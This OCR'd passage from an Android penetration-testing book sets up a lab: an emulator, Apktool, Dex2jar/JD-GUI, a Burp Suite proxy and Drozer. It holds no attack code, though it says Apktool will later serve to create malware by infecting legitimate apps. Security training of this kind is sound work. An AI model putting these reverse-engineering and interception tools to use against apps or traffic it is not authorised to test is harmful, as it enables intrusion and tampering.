
16. Select a **Blank Activity**, as shown here, and click **Next**:



17. You can choose a name for your activity if you wish. We will leave the options to their defaults:



18. Finally, click **Finish** to complete the setup. It will take some time to initialize the emulator and build our first Hello World app:




Wait for all initialization to finish when you see the previous screen. In future chapters, we will see how this app is compiled and run in an emulator.


Setting up an AVD

To get hands-on experience of most of the concepts in this book, readers must have an emulator or a real Android device (preferably a rooted device) up and running. So, let's see how to create an emulator using the setup we have from the previous installation:


1. Click the **AVD Manager** icon at the top of the Android Studio interface, shown in the following image:



2. This will open the following window. There is one emulator by default, which was created during Android Studio's installation process:



3. Click the **Create Virtual Device** button in the bottom-left corner of the previous window. This will display the following window:




4. Now, choose your device. I chose a device with the following specs, to create an emulator of a small size:


3.2" HVGA slider (A...	3.2"	320x480	mdpi

5. Click **Next** and you will see the following window. If you check **Show downloadable system Images**, you will see more options for your system images. We can leave it to the default of x86 for now.


SDK Manager helps us to manage all system images and SDKs installed on the system.




6. Finally, give your AVD a name and click **Finish**. In our case, we named it **Lab Device**:




7. Once you are done with the previous steps, you should see an additional virtual device, shown here:



8. Select the emulator of your choice and click the **Play** button to start the emulator:



When it's ready, you should see an emulator, as shown here:



Real device

It is recommended you have a real device along with an emulator to follow some of the concepts shown in this book.

The authors have used the following device for some of their demonstrations with real devices: Sony Xperia model c1504, rooted:

Apktool

Apktool is one of the most important tools that must be included in an Android penetration tester's arsenal. We will use this tool later for Android application reverse engineering, and for creating malware by infecting legitimate apps.

Download the latest version of Apktool from the following link (please download Apktool 2.0.2 or later to avoid some issues that exist in older versions):

`http://ibotpeaches.github.io/Apktool/`

We downloaded and saved it in the `C:\APKTOOL` directory, as shown in the following screenshot:

```
C:\APKTOOL>dir
 Volume in drive C is OS
 Volume Serial Number is 8808-635E

 Directory of C:\APKTOOL

10/14/2015  02:37 PM    <DIR>          .
10/14/2015  02:37 PM    <DIR>          ..
10/14/2015  02:28 PM         6,329,931 apktool_2.0.2.jar
10/14/2015  02:30 PM           171,739 testapp.apk
               2 File(s)      6,501,670 bytes
               2 Dir(s)  187,972,231,168 bytes free

C:\APKTOOL>
```

Now, we can go ahead and launch Apktool, using the following command to see the available options:

```
java -jar apktool_2.0.2.jar  --help
```

```
C:\APKTOOL>java -jar apktool_2.0.2.jar --help
Unrecognized option: --help
Apktool v2.0.2 - a tool for reengineering Android apk files
with smali v2.0.8 and baksmali v2.0.8
Copyright 2014 Ryszard Wi?niewski <brut.alll@gmail.com>
Updated by Connor Tumbleson <connor.tumbleson@gmail.com>

usage: apktool
 -advance,--advanced   prints advance information.
 -version,--version    prints the version then exits
usage: apktool if|install-framework [options] <framework.apk>
 -p,--frame-path <dir>   Stores framework files into <dir>.
 -t,--tag <tag>          Tag frameworks using <tag>.
usage: apktool d[ecode] [options] <file_apk>
 -f,--force              Force delete destination directory.
 -o,--output <dir>       The name of folder that gets written. Default is apk.ou
t
 -p,--frame-path <dir>   Uses framework files located in <dir>.
 -r,--no-res             Do not decode resources.
 -s,--no-src             Do not decode sources.
 -t,--frame-tag <tag>    Uses framework files tagged by <tag>.
usage: apktool b[uild] [options] <app_path>
 -f,--force-all          Skip changes detection and build all files.
 -o,--output <dir>       The name of apk that gets written. Default is dist/name
.apk
 -p,--frame-path <dir>   Uses framework files located in <dir>.

For additional info, see: http://ibotpeaches.github.io/Apktool/
For smali/baksmali info, see: http://code.google.com/p/smali/

C:\APKTOOL>
```

This completes the setup of Apktool. We will explore Apktool further in future chapters.


Dex2jar/JD-GUI

Dex2jar and JD-GUI are two different tools that are often used for reverse engineering Android apps. Dex2jar converts `.dex` files to `.jar`. JD-GUI is a Java decompiler that can decompile `.jar` files to the original Java source.

Download both the tools from the links provided. No installation is required for these tools, as they are executables:

`http://sourceforge.net/projects/dex2jar/`

`http://jd.benow.ca`




Burp Suite

Burp Suite is without a doubt one of the most important tools for any penetration testing engagement. Android apps are not an exemption. This section shows how we can set up Burp Suite to view the HTTP traffic from an emulator:


1. Download the latest version of Burp Suite from the official website:

   `http://portswigger.net/burp/download.html`


2. To launch Burp Suite, double-click on the downloaded file, or simply run the following command, assuming that the downloaded file is in the current working directory:




3. The preceding command launches Burp Suite and you should see the following screen:



4. Now we need to configure Burp by navigating to **Proxy** | **Options**. The default configuration looks like this:



5. We have to click the **Edit** button to check the **Invisible** option. We can do this by clicking the **Edit** button, navigating to **Request handling** and then checking **Support invisible proxying (enable only if needed)**. This is shown in the following figure:



6. Now, let's start our emulator in order to configure it to send its traffic through Burp Suite.

Configuring the AVD


Now the AVD has to be configured in such a way that traffic from the device goes through the proxy:

1. Navigate to **Home** | **Menu** | **Settings** | **Wireless & networks** | **Mobile Networks** | **Access Point Names**.
2. Here we will configure the following proxy settings:
    - Proxy
    - Port


    The following figure shows the IP address of the workstation. This is required to configure the AVD:

```
C:\Users\srini>ipconfig

Windows IP Configuration


Wireless LAN adapter Wireless Network Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f447:8e7f:ddb3:a2b8%12
   IPv4 Address. . . . . . . . . . . : 192.168.1.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

3. Enter the IP address of the system here:



4. After entering the IP address of the system, enter the port number, **8080**, as shown here:



Once this is done, all the HTTP traffic from the device will be sent via the Burp proxy on your machine. We will make use of this setup extensively when we discuss weak server-side controls.

Drozer

Drozer is a tool used for automated Android app assessments. The following are the steps to get Drozer up and running.

Prerequisites

Following are the requirements for setting up:


- A workstation (in my case Windows 7) with the following:
  - JRE or JDK
  - Android SDK
- An Android device or emulator running Android 2.1 or later.

1. First, grab a copy of the Drozer installer and `Agent.apk` from the following link:


   `https://www.mwrinfosecurity.com/products/drozer/community-edition/`

2. Download the appropriate version of Drozer if you are working with a different setup than what we are using in this book.

